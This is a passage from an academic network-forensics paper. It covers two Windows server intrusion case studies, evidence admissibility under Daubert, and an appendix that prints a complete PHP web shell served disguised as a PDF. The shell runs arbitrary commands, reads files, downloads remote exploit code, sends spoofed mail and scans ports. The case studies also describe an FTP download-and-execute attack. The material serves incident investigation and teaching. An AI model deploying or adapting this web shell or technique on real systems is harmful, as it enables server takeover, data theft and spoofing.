The file is a command script for FTP. First, a connection is made to port 5685 on host 192.0.2.68, which is presumably a hidden FTP daemon. The command accesses the FTP server with a username of 1 and a password of 1, downloads a file named *123.exe*, and then exits the FTP server. The IP address that was actually employed resolved back to a Bell Canada DSL customer in the area of London, Ontario.

The nefarious command then executes *123*, deletes the file i, and exits the script. We found the file i, however, because once control was transferred to *123.exe*, this script was never completed. (Even if it had been deleted, it would have been discoverable anyway with a computer forensics tool since it would have been *deleted* and not *wiped*.)

This command was found in the Registry key HKCU\Software\Microsoft\Windows \CurrentVersion\Explorer\RunMRU which made it seem that it was typed in at the keyboard of the server. Finding the vulnerable software, however, made it apparent that the exploit was the way in which this command appeared.

Coincidently, the authors investigated another incident the following week with a similar attack vector. At that time, a state agency's ISP advised the sysadmin that a large volume of Internet Relay Chat (IRC) traffic was being generated by their server. This traffic was being sent to a host in Japan using TCP port 6669. Numerous other ports were also found to be open on the system.

Examination of event logs showed a number of interesting events starting three months earlier. The server, which had essentially run non-stop for months at a time, performed a sudden restart, right after the execution of a Windows Media Player (WMP) event. This same pattern was seen periodically over the next few months, until the report of the IRC traffic. Upon further examination, we stumbled across a file named *i* -- in the *system32* directory. This file was almost identical to the previous attack except the name of the downloaded file was different and, of course, the IP address was different, this one resolving to a system in Buenos Aires, Argentina. The IP address of the host that ostensibly placed the command on the system was from the Miami, Florida area. Continued examination showed that the system had been infected with many types of malware, including Backdoor.Usirf, Backdoor.Hackdefender, W32.Dropper, and W32.IRCBot.D.

This compromised system was running services over Windows 2000 Professional. It also had an older version of WMP that happened to have a known vulnerability that allows an attacker to elevate their credentials on the target host. In this case, it is believed that WMP provided the first attack vector whereby the same single command as seen the previous week was used to upload some backdoor rootkit; this seems to be a relatively common mechanism with which to insert nefarious code on a foreign host. The installed malware can, of course, take any number of actions and that is how the additional malware was uploaded.

The difference between the two compromises and their investigative results was the logging efforts by the two companies. The first site relied solely on the Windows Event Viewer and the second site used a more robust Web log. Ironically, despite inferior logging capabilities, the first site noticed a problem with their server within days of the attack whereas the second site's initial breach was not noticed for several months, until the increase in IRC traffic was reported. Nevertheless, the second site's logs provided an incredible amount of information in piecing together the attack and helping with the

investigation, whereas there was little network information from the first site due to limitations with the Windows standard logging.

Although both sites had sensitive personal information, no evidence was found to suggest that the sites were specially targeted for that information or even that the information was downloaded. Instead, both target hosts look like they were the victims of an automated attack because they were accessible and vulnerable, and then used to troll for other vulnerable sites.

5. LEGAL ASPECTS AND TOOL RELIABILITY

Because of the newness of network forensic activity, network examiners are often left to use existing and emerging tools that have not yet faced the challenge of being proven valid in court. In some respects, the presentation phase of a digital investigation is the most critical; regardless of what has been found, it is worthless if the information cannot be convincingly conveyed to a judge and jury.

The test for admissibility of scientific evidence in U.S. federal courts (and about a dozen state courts) is called the *Daubert test*, named for the landmark case, Daubert v. Merrell Dow Pharmaceuticals (O'Connor & Stevens, 2006; Supreme Court of the United States, 1993). According to Daubert, a judge has to determine the admissibility of evidence using the following four guidelines:

- *Testing:* Can -- and has -- the procedure been tested?
- *Error Rate:* Is there a known error rate of the procedure?
- *Publication:* Has the procedure been published and subject to peer review?
- *Acceptance:* Is the procedure generally accepted in the relevant scientific community?

At this time, network forensics examiners use a combination of open source tools and proprietary software for purposes of extracting data and reporting the results of the analysis. Both types of software are open to at least these two questions: 1) did the extraction software get all of the pertinent data, and 2) did the presentation software accurately report the results without omissions?

One way to validate software is by feeding it known input and examining the output, and the National Institute for Standards and Technology (NIST) is taking a lead role in forensics software testing.[11] Another way to validate the tools is by examining the source code. Open source software has an advantage in this regard compared to the closed nature of commercial software. While proprietary software should not be suspect merely because it is secret, there are those that argue that closed software does seem to fly in the face of the Daubert test (Brenner, 2005; Carrier, 2003; Kenneally, 2001).

6. CONCLUSION

As the case studies in the article show, awareness of network commands, general knowledge of Internet protocols, use of packet sniffing software, and familiarity with Web sites and programs that yield information from the DNS are essential tools for digital investigations. The capture and analysis of network traffic represents a future direction of digital investigations and is a significant departure from the current way of conducting traditional computer analysis. Instead of the static scenario in which to conduct a computer examination, live and/or network exams provide a snapshot in time, one that might not be able to be replicated or verified. These new types of investigations will require new tools, processes, and procedures, as well as new skills on the part of the examiner. They will also represent a new challenge to the criminal justice system as practitioners, lawyers, judges, and law makers determine how the methodologies fit into existing laws (Brenner, 2005).

While many in the field recommend that computer forensics examiners take more and more programming courses, most practitioners do not, in fact, write programs; most of the tools available

[11] http://www.cftt.nist.gov/

today get the job done and are accepted in courts of law whereas homegrown tools will face the uphill battle of validation. On the other hand, knowledge of network analysis and protocols, and the tools with which to support that activity, are possibly even more important skills for the computer forensics examiner. While there are tools that will capture and display network data, the practitioner needs to know how to properly interpret what they are seeing in the context of their investigation.

Put another way, knowledge of network hardware and application protocols is as essential to a network-based investigation as knowledge of computer hardware and file systems is to a computer-based investigation.

7. REFERENCES

Anti-Phishing Working Group (APWG). (2006), "Sept-Oct Report: Phish Site Outbreak," http://www.antiphishing.org/, December 14, 2006.

Brenner, S.W. (2005), "Requiring Protocols in Computer Search Warrants," *Digital Investigation*, *2*(3): 180-188.

Carrier, B. (2003), "Open Source Digital Forensics Tools: The Legal Argument," http://homes.cerias.purdue.edu/~carrier/forensics/docs/opensrc_legal.pdf, April 15, 2006.

Casey, E. (2004a), *Digital Evidence and Computer Crime*, 2nd ed., Elsevier Academic Press, Amsterdam.

Casey, E. (2004b), "Network Traffic as a Source of Evidence: Tool Strengths, Weaknesses, and Future Needs," *Digital Investigation*, *1*(1): 28-43.

Casey, E., & Stanley, A. (2004), "Tool Review -- Remote Forensics Preservation and Examination Tools," *Digital Investigation*, *1*(4): 284-297.

Dittrich, D. (1999), "The 'stacheldraht' Distributed Denial of Service Attack Tool," http://staff.washington.edu/dittrich/misc/stacheldraht.analysis, December 14, 2006.

Fielding, R., Gettys, J., Mogul, J., Frystyk, H., Masinter, L., Leach, P., & Berners-Lee, T. (1999), *Hypertext Transfer Protocol -- HTTP/1.1*. Request for Comments (RFC) 2616, http://www.rfc-editor.org/rfc/rfc2616.txt, December 15, 2006.

Internet Assigned Numbers Authority (IANA). (2002), *Special-use IPv4 addresses*. Request for Comments (RFC) 3330, http://www.rfc-editor.org/rfc/rfc3330.txt, December 15, 2006.

Jones, K.J., Bejtlich, R., & Rose, C.W. (2006), *Real Digital Forensics: Computer Security and Incident Response*, Addison-Wesley, Upper Saddle River, NJ.

Kenneally, E.E. (2001), "Gatekeeping Out of the Box: Open Source Software as a Mechanism to Assess Reliability for Digital Evidence," *Virginia Journal of Law and Technology*, *6*(3). http://www.vjolt.net/vol6/issue3/v6i3-a13-Kenneally.html, April 14, 2006.

Kent, K., Chevalier, S., Grance, T., & Dang, H. (2006), *Guide to Integrating Forensics Techniques into Incident Response*, National Institute of Standards and Technology (NIST) Special Publication (SP) 800-86, NIST, Computer Security Division, Information Technology Laboratory, Gaithersburg, MD. http://csrc.nist.gov/publications/nistpubs/800-86/SP800-86.pdf, December 4, 2006.

National Institute of Standards and Technology (NIST) (In press), *Education and Training in Digital Evidence: A Guide for Law Enforcement, Educational Institutions, and Students*. NIST, Technical Working Group for Education -- Digital Evidence, Gaithersburg, MD.

Nikkel, B.J. (2004), "Domain Name Forensics: A Systematic Approach to Investigating an Internet Presence," *Digital Investigation*, *1*(4): 247-255.

Nikkel, B.J. (2005), "Generalizing Sources of Live Network Evidence," *Digital Investigation*, *2*(3): 193-200.

O'Connor, T., & Stevens, M. (2006), "Admissibility of Scientific Evidence Under *Daubert*," http://faculty.ncwc.edu/toconnor/425/425lect02.htm, December 15, 2006.

Owen, S., Budgen, D., & Brereton, P. (2006), "Protocol Analysis: A Neglected Practice," *Communications of the ACM*, *49*(2): 117-122.

Postel, J. (1981), *Internet Control Message Protocol (ICMP)*. Request for Comments (RFC) 792, http://www.rfc-editor.org/rfc/rfc792.txt, December 15, 2006.

Redding, S. (2006), "Using Peer-to-Peer Technology for Network Forensics," in *Advances in Digital Forensics*, Proceedings of the IFIP International Conference on Digital Forensics, eds. M. Pollitt & S. Shenoi, Springer, New York.

Shanmugasundaram, K., Brönnimann, H., & Memon, N. (2006), "Integrating Digital Forensics in Network Infrastructures," in *Advances in Digital Forensics*, Proceedings of the IFIP International Conference on Digital Forensics, eds. M. Pollitt & S. Shenoi, Springer, New York.

Supreme Court of the United States. (1993), *Daubert v. Merrell Dow Pharmaceuticals* (92-102), 509 U.S. 579. http://supct.law.cornell.edu/supct/html/92-102.ZS.html, April 16, 2006.

APPENDIX A

Suspect PDF File

The following information was returned by the Sam Spade safe browser when attempting to download the PDF file at the URL *http://contnou.sapte.ro/srdyh.pdf*. Text in red shows the generic Sam Spade display; green text shows the HTTP commands sent by the Sam Spade browser; blue shows the HTTP responses from the Web server, and black shows the HTML code sent from the server.[12]

```
02/16/06 13:58:58 Browsing http://contnou.sapte.ro/srdyh.pdf
Fetching http://contnou.sapte.ro/srdyh.pdf ...
GET /srdyh.pdf HTTP/1.1
Host: contnou.sapte.ro
Connection: close
User-Agent: Sam Spade 1.14

HTTP/1.0 200 OK
Date: Thu, 16 Feb 2006 18:57:51 GMT
Server: Apache/1.3.34
Last-Modified: Mon, 09 Jan 2006 14:24:52 GMT
ETag: "1008357-1c6b-43c27234"
Accept-Ranges: bytes
Content-Length: 7275
Content-Type: application/pdf
Age: 70
X-Cache: HIT from Ares
X-Cache-Lookup: HIT from Ares:8080
X-Cache: MISS from Zeus
X-Cache-Lookup: MISS from Zeus:8080
Connection: close

<CENTER>
<DIV STYLE="font-family: verdana; font-size: 25px; font-weight: bold;
color: #808080;">CMD-UX </DIV>
<BR>
<DIV STYLE="font-family: verdana; font-size: 20px; font-weight: bold;
color: #808080;">System Information<br><br></DIV>
<?php

if(empty($chdir)) $chdir = @$_GET['chdir'];

//
  closelog( );

  $dono = get_current_user( );
  $ver = phpversion( );
  $login = posix_getuid( );
  $euid = posix_geteuid( );
  $gid = posix_getgid( );
  if ($chdir == "") $chdir = getcwd( );
```

[12] This HTML page is shown here exactly as downloaded. The actual HTML code (starting with the <CENTER> metatag) can be safely pasted into a file and opened by any Web browser to see how it is rendered. An electronic version of this as a text file can be found at http://digitalforensics.champlain.edu/reference/hack.txt.

```
?>
<table cellSpacing="0" cellPadding="0" border="0">
<?php

  $uname = posix_uname( );
  while (list($info, $value) = each ($uname)) {

?>
  <TR align="left">
    <TD><DIV STYLE="font-family: tahoma; font-size: 15px;"><?= $info ?>:
<?= $value ?></DIV></TD>
  </TR>
<?php
  }
?>

  <TR>
   <TR align="left">
    <TD><DIV STYLE="font-family: tahoma; font-size: 15px;">Script Current
User: <?= $dono ?></DIV></TD>
  </TR>
  <TR align="left">
    <TD><DIV STYLE="font-family: tahoma; font-size: 15px;">PHP Version: <?=
$ver ?></DIV></TD>
  </TR>
  <TR align="left">
    <TD><DIV STYLE="font-family: verdana; font-size: 15px;">User Info:
uid(<?= $login ?>) euid(<?= $euid ?>) gid(<?= $gid ?>)</DIV></TD>
  </TR>
  <TR align="left">
    <TD><DIV STYLE="font-family: tahoma; font-size: 15px;">Current Path:
<?= $chdir ?></DIV></TD>
  </TR>
  <TR align="left">
    <TD><DIV STYLE="font-family: tahoma; font-size: 15px;">Server IP: <?php
$aaa =  gethostbyname($SERVER_NAME);  echo $aaa;?></DIV></TD>
  </TR>
   <TR align="left">
    <TD><DIV STYLE="font-family: tahoma; font-size: 15px;">Web Server: <?=
"$SERVER_SOFTWARE $SERVER_VERSION"; ?></DIV></TD>
  </TR>
</TABLE>
<BR>
<?php

  if ($cmd != "") {
    echo "<DIV STYLE=\"font-family: verdana; font-size: 15px;\"></DIV>";

?>

<DIV STYLE="font-family: verdana; font-size: 20px; font-weight: bold;
color: #808080;">Command Prompt</DIV>
<?php

if ($fe == 1){
$fe = "exec";
```

```
}
if ($fe == ""){
$fe = "passthru";
}
if ($fe == "2"){
$fe = "system";
}

    if (isset($chdir)) @chdir($chdir);

    ob_start( );
 $fe("$cmd  2>&1");
 $output = ob_get_contents();
    ob_end_clean( );

?>
<TEXTAREA COLS="75" ROWS="8" STYLE="font-family: verdana; font-size:
12px;">
<?php

    if (!empty($output)) echo str_replace(">", "&gt;", str_replace("<",
"&lt;", $output));
?>
</TEXTAREA>
<BR>
<?php

  }

  if ($safemode != "") {
    echo "<DIV STYLE=\"font-family: verdana; font-size: 15px;\">[*]
Safemode Mode Run</DIV>";

?>
<DIV STYLE="font-family: verdana; font-size: 20px; font-weight: bold;
color: #F3A700;">Safe Mode Directory Listing</DIV>
<?php

    if ($dir = @opendir($chdir)) {
 echo "<TABLE border=1 cellspacing=1 cellpadding=0>";
 echo "<TR>";
 echo "<TD valign=top>";
 echo "<b><font size=2 face=arial>List All Files</b> <br><br>";
 while (($file = readdir($dir)) !== false) {
   if (@is_file($file)) {
$file1 = fileowner($file);
$file2 = fileperms($file);
  echo "<font color=green>$file1 - $file2 - <a
href=$SCRIPT_NAME?$QUERY_STRING&see=$file>$file</a><br>";
   // echo "<font color=green>$file1 - $file2 - $file </font><br>";
flush( );
   }
 }

 echo "</TD>";
 echo"<TD valign=top>";
 echo "<b><font size=2 face=arial>List Only Folders</b> <br><br>";
```

```
 if ($dir = @opendir($chdir)) {
   while (($file = readdir($dir)) !== false) {
if (@is_dir($file)) {
  $file1 = fileowner($file);
  $file2 = fileperms($file);
echo "<font color=blue>$file1 - $file2 - <a
href=$SCRIPT_NAME?$QUERY_STRING&chdir=$chdir/$file>$file</a><br>";
  // echo "<font color=blue>$file1 - $file2 - $file </font><br>";
}
   }
 }
 echo "</TD>";
 echo"<TD valign=top>";
 echo "<b><font size=2 face=arial>List Writable Folders</b><br><br>";
 if ($dir = @opendir($chdir)) {
   while (($file = readdir($dir)) !== false) {
if (@is_writable($file) && @is_dir($file)) {
  $file1 = fileowner($file);
  $file2 = fileperms($file);
  echo "<font color=red>$file1 - $file2 - $file </font><br>";
}
   }
 }
 echo "</TD>";
 echo "</TD>";
 echo "<TD valign=top>";
 echo "<b><font size=2 face=arial>List Writable Files</b> <br><br>";

 if ($dir = opendir($chdir)) {
   while (($file = readdir($dir)) !== false) {
if (@is_writable($file) && @is_file($file)) {
  $file1 = fileowner($file);
  $file2 = fileperms($file);
    echo "<font color=red>$file1 - $file2 - $file </font><br>";
}
   }
 }
 echo "</TD>";
 echo "</TR>";
 echo "</TABLE>";
    }
  }

?>
<?php


?>
</CENTER>
<pre><font face="Tahoma" size="2">
<?php

// Function to Visualize Source Code files
if ($see != "") {
  $fp = fopen($see, "r");
  $read = fread($fp, 30000);
  echo "============== $see ================<br>";
```

```
  echo "<textarea name=textarea cols=80 rows=15>";
  echo "$read";
  Echo "</textarea>";
}

// Function to Dowload Local Xploite Binary COde or Source Code

if ($dx != "") {
  $fp = @fopen("$hostxpl",r);
  $fp2 = @fopen("$storage","w");
  fwrite($fp2, "");
  $fp1 = @fopen("$storage","a+");
  for (;;) {
    $read = @fread($fp, 4096);
    if (empty($read)) break;
    $ok = fwrite($fp1, $read);

    if (empty($ok)) {
 echo "<DIV STYLE=\"font-family: verdana; font-size: 15px;\">[-] An Error
Has Ocurred While Uploading File</DIV>";
 break;
    }
  }

  if (!empty($ok)) {
    echo "<DIV STYLE=\"font-family: verdana; font-size: 15px;\">[*] File
Was Successfuly Uploaded</DIV>";
  }
}

flush( );

// Function to visulize Format Color Source Code PHP

if ($sfc != "") {
  $showcode = show_source("$sfc");
  echo "<font size=4> $showcode </font>";
}

// Function to Visualize all infomation files
if ($fileinfo != "") {
  $infofile = stat("$fileanalize");
  while (list($info, $value) = each ($infofile)) {
    echo" Info: $info  Value: $value <br>";
  }
}

// Function to send fake mail
if ($fake == 1) {
  echo "<FORM METHOD=POST ACTION=\"$SCRIPT_NAME?$QUERY_STRING&send=1\">";
  echo "Your Fake Mail <INPUT TYPE=\"\" NAME=\"yourmail\"><br>";
  echo "Your Cavy:<INPUT TYPE=\"\" NAME=\"cavy\"><br>";
  echo "Suject: <INPUT TYPE=\"text\" NAME=\"subject\"><br>";
  echo "Text: <TEXTAREA NAME=\"body\" ROWS=\"\" COLS=\"\"></TEXTAREA><br>";
  echo "<INPUT TYPE=\"hidden\" NAME=\"send\" VALUE=\"1\"><br>";
  echo "<INPUT TYPE=\"submit\" VALUE=\"Send Fake Mail\">";
  echo "</FORM>";
```

```
}

if($send == 1) {
  if (mail($cavy, $subject, $body, "From: $yourmail\r\n")) {
    echo "<DIV STYLE=\"font-family: verdana; font-size: 15px;\">[*] Mail
Send Sucessfuly</DIV>";
  } else {
    echo "<DIV STYLE=\"font-family: verdana; font-size: 15px;\">[-] An
Error Has Ocurred While Sending Mail</DIV>";
  }
}

if ($portscan != "") {
  $port = array ("21","22","23","25","110",);
  $values = count($port);
  for ($cont=0; $cont < $values; $cont++) {
    @$sock[$cont] = Fsockopen($SERVER_NAME, $port[$cont], $oi, $oi2, 1);
    $service = Getservbyport($port[$cont],"tcp");
    @$get = fgets($sock[$cont]);
    echo "<br>Port: $port[$cont] - Service: $service<br><br>";
    echo "<br>Banner: $get <br><br>";
    flush();
  }
}

?>
</font></pre>
```

ACKNOWLEDGEMENTS

The first author and this project are partially supported by Grant No. 2006-DD-BX-0282 awarded by the Bureau of Justice Assistance. The Bureau of Justice Assistance is a component of the Office of Justice Programs, which also includes the Bureau of Justice Statistics, the National Institute of Justice, the Office of Juvenile Justice and Delinquency Prevention, and the Office for Victims of Crime. Points of view or opinions in this document are those of the author and do not represent the official position or policies of the United State Department of Justice.

AUTHOR BIOGRAPHIES

Gary C. Kessler is an Associate Professor, chair of the Computer & Digital Forensics program, and director of the Center for Digital Investigation at Champlain College in Burlington, Vermont, and a consultant to the Vermont Internet Crimes Task Force. Gary's teaching and research interests include computer and network forensics and security, and Internet and TCP/IP protocols and applications. Gary is on the editorial boards of the *Journal of Digital Forensics, Security and Law* and *Journal of Digital Forensics Practice*. He holds a B.A. in Mathematics and an M.S. in Computer Science, and is a member of the HTCIA.

Matt Fasulo is a Special Agent with the U.S. Secret Service currently stationed in Burlington, Vermont. SA Fasulo has been with the Secret Service since 1998 and a member of the Electronic Crimes Special Agent Program since 1999. During that time, SA Fasulo has investigated numerous network intrusion incidents. He also works with members of the Vermont Internet Crimes Task Force.